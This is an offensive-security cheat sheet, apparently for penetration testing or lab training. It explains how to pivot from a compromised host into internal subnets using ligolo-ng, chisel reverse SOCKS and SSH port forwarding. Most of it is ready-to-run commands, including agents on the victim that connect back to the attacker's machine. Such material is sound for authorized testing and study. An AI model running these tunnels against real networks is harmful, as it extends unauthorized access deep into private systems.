


Pivoting & Tunneling

Turn a foothold into a router: tunnel your Kali toolkit through a compromised host to reach internal subnets you can't touch directly. Replace <placeholders> with your own values.



your Kali tools now reach the hidden subnet

① Map What the Pivot Can Reach

On the foothold, enumerate other interfaces and live neighbours — that's your new target range.

Tab 1 · Pivot host

```
ip a          # Linux interfaces
ipconfig /all # Windows interfaces
arp -a        # neighbours = live internal hosts
```

Note the second subnet (e.g. 10.10.20.0/24) — you'll route or proxy to it next.

Option A · ligolo-ng (recommended — VPN-like)

Gives you a real tun interface, so every tool works natively — no proxychains.

Tab 2 · Kali (proxy) ⚠ keep open!

```
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert          # listens on :11601
```

Tab 3 · Pivot host (agent)

```
# Linux
./agent -connect <kali-ip>:11601 -ignore-cert
# Windows
agent.exe -connect <kali-ip>:11601 -ignore-cert
```

In the proxy console, start the session, then add the route on Kali:

```
# ligolo console
session          # pick the agent
start

# Kali — route the internal subnet through the tun
sudo ip route add <internal-subnet>/24 dev ligolo
```

Now hit the subnet with any tool directly:

```
nxc smb <internal-target>
nmap -sT -Pn <internal-target>
```

No proxychains, full TCP/UDP/ICMP — this is why ligolo is the default choice.

Option B · chisel (SOCKS over HTTP)

Best when only HTTP/HTTPS egress is allowed. Produces a SOCKS5 proxy you wrap tools in with proxychains.

Tab 2 · Kali (server) ⚠ keep open!

```
chisel server -p 8000 --reverse
```

Tab 3 · Pivot host (client)

```
# Linux
./chisel client <kali-ip>:8000 R:socks
# Windows
chisel.exe client <kali-ip>:8000 R:socks
```

Point proxychains at the SOCKS proxy (/etc/proxychains4.conf) and run tools:

```
socks5 127.0.0.1 1080          # in proxychains4.conf

proxychains nxc smb <internal-target>
proxychains nmap -sT -Pn -p 445,3389 <internal-target>
```

proxychains is TCP-only — always use nmap -sT -Pn through it (no SYN/ping scans).

Option C · SSH Tunneling

When you have SSH creds on the pivot, no extra binaries needed.

Tab 4 · Kali

```
# Dynamic SOCKS — tunnel anything via proxychains
ssh -D 1080 <user>@<pivot-host>
proxychains nxc smb <internal-target>

# Local forward — bring one remote service to Kali
ssh -L 9001:<internal-target>:445 <user>@<pivot-host>
# 127.0.0.1:9001 (Kali) == <internal-target>:445

# Remote forward — expose a Kali service on the pivot
ssh -R 9002:127.0.0.1:443 <user>@<pivot-host>
```

Double pivot: chain a second ligolo agent (extra route) or a second chisel hop into the deeper subnet — keep each subnet on its own route/proxy and label your tabs.

Key idea: a pivot turns one compromised host into a router into networks your attacker box can't see. ligolo-ng gives a near-native VPN interface so all tools just work; chisel and SSH give a SOCKS proxy you wrap tools in with proxychains. Either way you tunnel your existing toolkit through the foothold — no need to upload tools to the victim.